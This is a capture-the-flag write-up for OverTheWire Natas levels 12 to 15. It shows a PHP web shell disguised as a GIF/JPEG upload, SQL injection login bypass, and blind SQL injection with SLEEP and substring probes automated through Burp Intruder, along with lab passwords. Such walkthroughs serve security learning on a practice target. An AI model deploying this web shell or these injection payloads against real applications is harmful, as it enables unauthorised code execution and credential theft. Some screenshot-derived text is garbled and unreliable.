<input type="hidden" name="MAX_FILE_SIZE" value="1000" />
<input type="hidden" name="filename" value="<?php print genRandomString(); ?>.jpg" />
Choose a JPEG to upload (max 1KB):

<input name="uploadedfile" type="file" />

<input type="submit" value="Upload File" />
</form>
<?php } ?>
<div id="viewsource">View sourcecode</div>
</div>
</body>
</html>

```

- Exif\_imagetype will check the file type whether is it PHP or some other file, if not a image it will be displayed that the “file is not an image”.
- This checks the file extension and the magic number.
- Create natas.php file using “nano” command



```

(kali㉿kali)-[~/Desktop]
$ nano natas.php

```

- Write command as following
- Append GIF87a to the first line of the file and it will become GIF

```
GIF87a
<?php
system($_REQUEST["cmd"]);
?>
```

- Convert it into jpg file using “mv” command

```
(kali㉿kali)-[~/Desktop]
$ mv natas.php natas.jpg

(kali㉿kali)-[~/Desktop]
$ cat natas.jpg
GIF87a
<?php
system($_REQUEST["cmd"]);
?>
```

- Check file type using “file” command

```
natas.jpg
(kali㉿kali)-[~/Desktop]
$ file natas.jpg
natas.jpg: GIF image data, version 87a, 15370 x 28735
```

- Change file as executable using “chmod” command

```
(kali㉿kali)-[~/Desktop]
$ chmod 600 natas.jpg
(kali㉿kali)-[~/Desktop]
$ chmod +x natas.jpg
(kali㉿kali)-[~/Desktop]
$
```

- Turn on intercept and upload the created file

NATAS13

For security reasons, we now only accept image files!

Choose a JPEG to upload (max 1KB):

Choose File: natas.jpg  
Upload File

SUBMIT TOKEN

View sourcecode

Organizer Extensions Learn

Intercept HTTP history WebSockets history Proxy settings

Forward Drop Intercept is on Action Open browser

Intercept is on

NATAS13

For security reasons, we now only accept image files!

The file [upload/y6jp6iw3ms.jpeg](#) has been uploaded

[View sourcecode](#)

- Change file extension as .php and forward it.


NATAS13

For security reasons, we now only accept image files!

The file [upload/5cn0rnfh5.php](#) has been uploaded

[View sourcecode](#)

- Then give the stored location of the natas14 password using “cat” command




- Then you can see the password for the next level.




- Password : z3UYcr4v4uBpeX8f7EZbMHlzK4UR2XtQ

## Natas Level 13 → Level 14

- Username: natas14
  - URL: <http://natas14.natas.labs.overthewire.org>
  - Password : z3UYcr4v4uBpeX8f7EZbMHlzK4UR2XtQ
- 
- View natas 14 webpage.



- Give input and check .



- Go to the source code

```

<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org
/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas14", "pass": "<censored>" };</script></head>
<body>
<h1>natas14</h1>
<div id="content">
<?php
if(array_key_exists("username", $_REQUEST)) {
 $link = mysqli_connect('localhost', 'natas14', '<censored>');
 mysqli_select_db($link, 'natas14');

 $query = "SELECT * from users where username='". $_REQUEST["username"] ."' and password='". $_REQUEST["password"] ."';
 if(array_key_exists("debug", $_GET)) {
 echo "Executing query: $query
";
 }

 if(mysqli_num_rows(mysqli_query($link, $query)) > 0) {
 echo "Successful login! The password for natas15 is <censored>
";
 } else {
 echo "Access denied!
";
 }
 mysqli_close($link);
} else {
?>

<form action="index.php" method="POST">
Username: <input name="username">

Password: <input name="password">

<input type="submit" value="Login" />
</form>
<?php } ?>
<div id="viewsource">View sourcecode</div>
</div>
</body>
</html>

```

- Try as following


NATAS14

Username:

Password:  or = '

[View sourcecode](#)


- This say the username can be empty or one can be equals to one .
- Then you can see the password for the next level



- Password : **SdqlqBsFcZ3yotlNYErZSzwbIkm0lrvx**

## Natas Level 14 → Level 15

- Username: natas15
- URL: <http://natas15.natas.labs.overthewire.org>
- Password : **SdqlqBsFcZ3yotlNYErZSzwbIkM0lrvx**



- Visit natas 15 webpage



- Go to source code

```

<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas15", "pass": "<censored>" };</script></head>
<body>
<h1>natas15</h1>
<div id="content">
<?php

/*
CREATE TABLE `users` (
 `username` varchar(64) DEFAULT NULL,
 `password` varchar(64) DEFAULT NULL
);
*/

if(array_key_exists("username", $_REQUEST)) {
 $link = mysqli_connect('localhost', 'natas15', '<censored>');
 mysqli_select_db($link, 'natas15');

 $query = "SELECT * from users where username='". $_REQUEST["username"] ."'";
 if(array_key_exists("debug", $_GET)) {
 echo "Executing query: $query
";
 }

 $res = mysqli_query($link, $query);
 if($res) {
 if(mysqli_num_rows($res) > 0) {
 echo "This user exists.
";
 } else {
 echo "This user doesn't exist.
";
 }
 } else {
 echo "Error in query.
";
 }

 mysqli_close($link);
} else {
?>

<form action="index.php" method="POST">
Username: <input name="username">

<input type="submit" value="Check existence" />
</form>
<?php } ?>
<div id="viewsource">View sourcecode</div>
</div>
</body>
</html>


```

- This is not a SQL injection. It is sort of blind SQL injection because the thing we are looking for which is the password is not clear whether there is a clear way to obtain the password., we have to check username exist or not. To do that we can use “like” statement.

- First check the type of database


NATAS15

The screenshot shows a web page with a black header containing the text "NATAS15". Below the header is a light gray content area. In the center of this area is a form. The form has a text input field labeled "Username:" containing the value "natas16". Below the input field is a button labeled "Check existence". To the right of the form, there is a link labeled "View sourcecode".



- This has two conditions which are
  - This user doesn't exist
  - This user exists

- Then check what is the type of database.



- You can cause a time delay in the database when the query is processed. The following will cause an unconditional time delay of 10 seconds.

✓ MySQL : SELECT SLEEP(10)

```

POST /index.php HTTP/1.1
Host: natas15.natas.labs.overthewire.org
Content-Length: 55
Cache-Control: max-age=0
Authorization: Basic bmcFOYXNkNjptZ2FzUzRmC0S1dGox0WVwlnad2Jsa20bhJ2eA==
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.118 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://natas15.natas.labs.overthewire.org/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close
username=natas16%22 and %28SELECT+SLEEP%2810%29%29%23

```

- Then you can see that too much of encoding in there.
- Then send it to repeater
- Then change it as following.
- This query retrieves natas16 password which is length is more than 1. It is a true condition
- Like this when give it as
  - natas16" and (select length(password)>1 from users where username="natas16")#
    - ✓ user exists
  - natas16" and (select length(password)=1 from users where username="natas16")#
    - ✓ user doesn't exist
  - natas16" and (select length(password)>1 from users where username="natas16")#
    - ✓ user doesn't exist

Burp Project Intruder Repeater View Help

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Dec

Organizer Extensions Learn

1 × +

**Send** Cancel < | > |

**Target: http://natas15**

**Request**

Pretty Raw Hex

```
1 POST /index.php HTTP/1.1
2 Host: natas15.natas.labs.overthewire.org
3 Content-Length: 55
4 Cache-Control: max-age=0
5 Authorization: Basic bmFOYXMxNTPtZHFJcUJzRmN6M3lvdGx0WU
VyWlNad2Jsa20wbHJ2eA==
6 Upgrade-Insecure-Requests: 1
7 Origin: http://natas15.natas.labs.overthewire.org
8 Content-Type: application/x-www-form-urlencoded
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.118
Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://natas15.natas.labs.overthewire.org/
12 Accept-Encoding: gzip, deflate, br
13 Accept-Language: en-US,en;q=0.9
14 Connection: close
15
16 username=natas16" and (select length(password)>1 from users where username="natas16")#
```

**Response**

Pretty **Raw** Hex

0 highlights

0 highlights

- Then encode it using <ctr> + <U>

Send Cancel

### Request

Pretty Raw Hex

```

1 POST /index.php HTTP/1.1
2 Host: natas15.natas.labs.overthewire.org
3 Content-Length: 16
4 Cache-Control: max-age=0
5 Authorization: Basic
 bmFOYXMXNTpTZHFJcUJzRmN6M3lvdGx0WU
 VyWlNad2Jsa20wbHJ2eA==
6 Upgrade-Insecure-Requests: 1
7 Origin: http://natas15.natas.labs.overthewire.org
8 Content-Type: application/x-www-form-urlencoded
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.118
 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://natas15.natas.labs.overthewire.org/
12 Accept-Encoding: gzip, deflate, br
13 Accept-Language: en-US,en;q=0.9
14 Connection: close
15
16 username=
 natas16" and(select+length(password)
)>1+from+users+where+username%3d"nat
 as16" "%23

```

- Then send it

Burp Project Intruder Repeater View Help

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer

Organizer Extensions Learn

1 × 2 × 3 × +

**Send** Cancel < | > | ↴ ↵

Target: http://natas15

| Request |                                                                                                                                                 | Response       |                                                                              |
|---------|-------------------------------------------------------------------------------------------------------------------------------------------------|----------------|------------------------------------------------------------------------------|
|         | Pretty Raw Hex                                                                                                                                  | Pretty Raw Hex | Raw Hex                                                                      |
| 1       | POST /index.php HTTP/1.1                                                                                                                        | 16             | <script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js">          |
| 2       | Host: natas15.natas.labs.overthewire.org                                                                                                        | 17             | </script><script src="http://natas.labs.overthewire.org/js/jquery-ui.js">    |
| 3       | Content-Length: 88                                                                                                                              | 18             | </script><script src="http://natas.labs.overthewire.org/js/wechall-data.js"> |
| 4       | Cache-Control: max-age=0                                                                                                                        | 19             | </script><script src="http://natas.labs.overthewire.org/js/wechall.js">      |
| 5       | Authorization: Basic bmFOYXMXNTpTZHFJcUJzRmN6M3lvdGx0WUVyWLNad2Jsa20wbHJ2eA==                                                                   | 20             | <script>var wechallinfo = {                                                  |
| 6       | Upgrade-Insecure-Requests: 1                                                                                                                    | 21             | "level": "natas15",                                                          |
| 7       | Origin: http://natas15.natas.labs.overthewire.org                                                                                               | 22             | "pass": "SdqIqBsFc3yotlNYErZSzwlkm0lrvx"                                     |
| 8       | Content-Type: application/x-www-form-urlencoded                                                                                                 | 23             | };</script></head><body><h1>natas15</h1><div id="content">                   |
| 9       | User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.118 Safari/537.36                | 24             | This user exists.<br><div id="viewsource">                                   |
| 10      | Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 | 25             | <a href="index-source.html">&gt; View sourcecode&lt;/a&gt;&lt;/div&gt;</a>   |
| 11      | Referer: http://natas15.natas.labs.overthewire.org/                                                                                             | 26             | </div></body></html>                                                         |
| 12      | Accept-Encoding: gzip, deflate, br                                                                                                              | --             |                                                                              |
| 13      | Accept-Language: en-US,en;q=0.9                                                                                                                 |                |                                                                              |
| 14      | Connection: close                                                                                                                               |                |                                                                              |
| 15      |                                                                                                                                                 |                |                                                                              |
| 16      | username=natas16" and(select+length(password)>1+from+users+where+username%3d"natas16")%23                                                       |                |                                                                              |

- Then send it to intruder

1 x 2 x +

Positions Payloads Resource pool Settings

② Choose an attack type

Attack type: Sniper

Start attack

② Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://natas15.natas.labs.overthewire.org

Update Host header to match target

Add § (highlighted with a red circle)

Clear §

Auto §

Refresh

```

1 POST /index.php HTTP/1.1
2 Host: natas15.natas.labs.overthewire.org
3 Content-Length: 88
4 Cache-Control: max-age=0
5 Authorization: Basic bmFOYXNxNTPtZHfJcUJzRmN6M3lvdGx0wUVyWlNad2Jsa20wbHJ2eA==
6 Upgrade-Insecure-Requests: 1
7 Origin: http://natas15.natas.labs.overthewire.org
8 Content-Type: application/x-www-form-urlencoded
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
 Chrome/124.0.6367.118 Safari/537.36
10 Accept:
 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
 ,application/signed-exchange;v=b3;q=0.7
11 Referer: http://natas15.natas.labs.overthewire.org/
12 Accept-Encoding: gzip, deflate, br
13 Accept-Language: en-US,en;q=0.9
14 Connection: close
15
16 username=natas16"+and(select+length(password)%3d§15§-from+users+where+username%3d"natas16")%23

```

- Go to payloads

Burp Suite Community Edition v2024.3.1.4 - Temporary Project

**Proxy** **Intruder** **Repeater** **View** **Help**

**Dashboard** **Target** **Organizer** **Extensions** **Learn**

**Positions** **Payloads** **Resource pool** **Settings**

**(?) Payload sets**

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 40

Payload type: **Numbers** Request count: 40

**Start attack**

**(?) Payload settings [Numbers]**

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type:  Sequential  Random

|       |    |
|-------|----|
| From: | 1  |
| To:   | 40 |
| Step: | 1  |

How many:

Number format

Base:  Decimal  Hex

|                      |   |
|----------------------|---|
| Min integer digits:  | 0 |
| Max integer digits:  | 2 |
| Min fraction digits: | 0 |
| Max fraction digits: | 0 |

Examples

1  
21

**(?) Payload processing**

You can define rules to perform various processing tasks on each payload before it is used.

| Add    | Enabled | Rule |
|--------|---------|------|
| Edit   |         |      |
| Remove |         |      |
| Up     |         |      |

- Then click on “start attack”.
- Then you can see like this

- Click on “Length” then you can see the 32 as the length of the password

3. Intruder attack of http://natas15.natas.labs.overthewire.org

Attack Save

3. Intruder attack of http://natas15.natas.labs.overthewire.org

Attack Save ?

Results Positions Payloads Resource pool Settings

Intruder attack results filter: Showing all items

| Request | Payload | Status code | Response rec... | Error | Timeout | Length | Comment |
|---------|---------|-------------|-----------------|-------|---------|--------|---------|
| 32      | 32      | 200         | 184             |       |         | 1180   |         |
| 1       | 1       | 200         | 174             |       |         | 1186   |         |
| 3       | 3       | 200         | 189             |       |         | 1186   |         |
| 5       | 5       | 200         | 173             |       |         | 1186   |         |
| 7       | 7       | 200         | 176             |       |         | 1186   |         |
| 9       | 9       | 200         | 171             |       |         | 1186   |         |
| 11      | 11      | 200         | 174             |       |         | 1186   |         |
| 0       |         | 200         | 177             |       |         | 1187   |         |
| 2       | 2       | 200         | 176             |       |         | 1187   |         |
| 4       | 4       | 200         | 175             |       |         | 1187   |         |

Request Response

Pretty Raw Hex

```

1 POST /index.php HTTP/1.1
2 Host: natas15.natas.labs.overthewire.org
3 Content-Length: 91
4 Cache-Control: max-age=0
5 Authorization: Basic bmFOYXMrNTPtZHFJcUJzRmN6M3lvdGx0wUVywlNad2Jsa20wbHJ2eA==
6 Upgrade-Insecure-Requests: 1
7 Origin: http://natas15.natas.labs.overthewire.org
8 Content-Type: application/x-www-form-urlencoded
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
 Chrome/124.0.6367.118 Safari/537.36
10 Accept:
 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://natas15.natas.labs.overthewire.org/
12 Accept-Encoding: gzip, deflate, br
13 Accept-Language: en-US,en;q=0.9
14 Connection: keep-alive
15
16 username=natas16"+and(select+length(password)%3d1+from+users+where+username%3d"natas16")%23

```

- Then you can see that user exists.

HTTP REQUESTS FILTER. SHOWING 4 ITEMS

| Request | Payload | Status code | Response rec... | Error | Timeout | Length ^ | Comment |
|---------|---------|-------------|-----------------|-------|---------|----------|---------|
| 32      | 32      | 200         | 184             |       |         | 1180     |         |
| 1       | 1       | 200         | 174             |       |         | 1186     |         |
| 3       | 3       | 200         | 189             |       |         | 1186     |         |
| 5       | 5       | 200         | 173             |       |         | 1186     |         |
| 7       | 7       | 200         | 176             |       |         | 1186     |         |
| 9       | 9       | 200         | 171             |       |         | 1186     |         |
| 11      | 11      | 200         | 174             |       |         | 1186     |         |
| 0       |         | 200         | 177             |       |         | 1187     |         |
| 2       | 2       | 200         | 176             |       |         | 1187     |         |
| 4       | 4       | 200         | 175             |       |         | 1187     |         |

**Request Response**

Pretty Raw Hex Render

```

!9 <script>
!9 <script src="http://natas.labs.overthewire.org/js/wechall-data.js">
!9 </script>
!9 <script src="http://natas.labs.overthewire.org/js/wechall.js">
!9 </script>
!0 <script>
!0 var wechallinfo = {
!0 "level": "natas15", "pass": "SdqIqBsFc3yotlNYErZSzwbkmOlrvx"
!0 };
!0 </script>
!0 </head>
!1 <body>
!1 <h1>
!1 natas15
!1 </h1>
!2 <div id="content">
!2 This user exists.

!2 <div id="viewsource">
!2
!2 View sourcecode
!2
!2 </div>
!3 </div>
!4 </body>
!5 </html>

```

② ⚙️ ⏪ ⏩ | Search 0 highlights

- Then we have to identify the characters of password
- So go to repeater and do as following
  - Substring('foobar',4,2) – it is taking a part of a “foobar” string and check the location and start from 4<sup>th</sup> letter (in this example it is b) and select 2 characters.
  - Then the output of this is “ba”
- Then go to repeater and change it as
  - Substring(password,1,1) – check password’s 1<sup>st</sup> position 1<sup>st</sup> character

- Then encode ans send it

Target: http://natas15

| Request |                                                                                                                                                 | Response |                                                                                    |
|---------|-------------------------------------------------------------------------------------------------------------------------------------------------|----------|------------------------------------------------------------------------------------|
|         | Pretty Raw Hex                                                                                                                                  |          | Pretty Raw Hex                                                                     |
| 1       | POST /index.php HTTP/1.1                                                                                                                        | 15       | http://natas.labs.overthewire.org/css/jquery-ui.css" />                            |
| 2       | Host: natas15.natas.labs.overthewire.org                                                                                                        | 16       | <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" /> |
| 3       | Content-Length: 100                                                                                                                             | 17       | <script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js">                |
| 4       | Cache-Control: max-age=0                                                                                                                        | 18       | </script><script src="http://natas.labs.overthewire.org/js/jquery-ui.js">          |
| 5       | Authorization: Basic bmFOYXMuNTPtZHFJcUzRmN6M3lvdGxOWU                                                                                          | 19       | </script><script src="http://natas.labs.overthewire.org/js/wechall-data.js">       |
|         | VywlNad2Jsa20wbHJ2eA==                                                                                                                          | 20       | </script><script src="http://natas.labs.overthewire.org/js/wechall.js">            |
| 6       | Upgrade-Insecure-Requests: 1                                                                                                                    | 21       | </script><script>                                                                  |
| 7       | Origin: http://natas15.natas.labs.overthewire.org                                                                                               | 22       | var wechallinfo = {                                                                |
| 8       | Content-Type: application/x-www-form-urlencoded                                                                                                 | 23       | "level": "natas15",                                                                |
| 9       | User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)                                                                                           |          | "pass":                                                                            |
|         | AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.118                                                                                    |          | "SdqIqBsFc3yotlNYErZSzwb1kmOlrx"                                                   |
|         | Safari/537.36                                                                                                                                   |          | }                                                                                  |
| 10      | Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 |          | </script>                                                                          |
| 11      | Referer: http://natas15.natas.labs.overthewire.org/                                                                                             |          | </head>                                                                            |
| 12      | Accept-Encoding: gzip, deflate, br                                                                                                              |          | <body>                                                                             |
| 13      | Accept-Language: en-US,en;q=0.9                                                                                                                 |          | <h1>natas15</h1>                                                                   |
| 14      | Connection: close                                                                                                                               |          | <div id="content">                                                                 |
| 15      |                                                                                                                                                 |          | This user doesn't exist.<br>                                                       |
| 16      | username=natas16"+and(select+substring(password,+1,+1)+from+users+where+username%3d"natas16")='a'%23                                            |          | <div id="viewsource">                                                              |

- Then send it to intruder

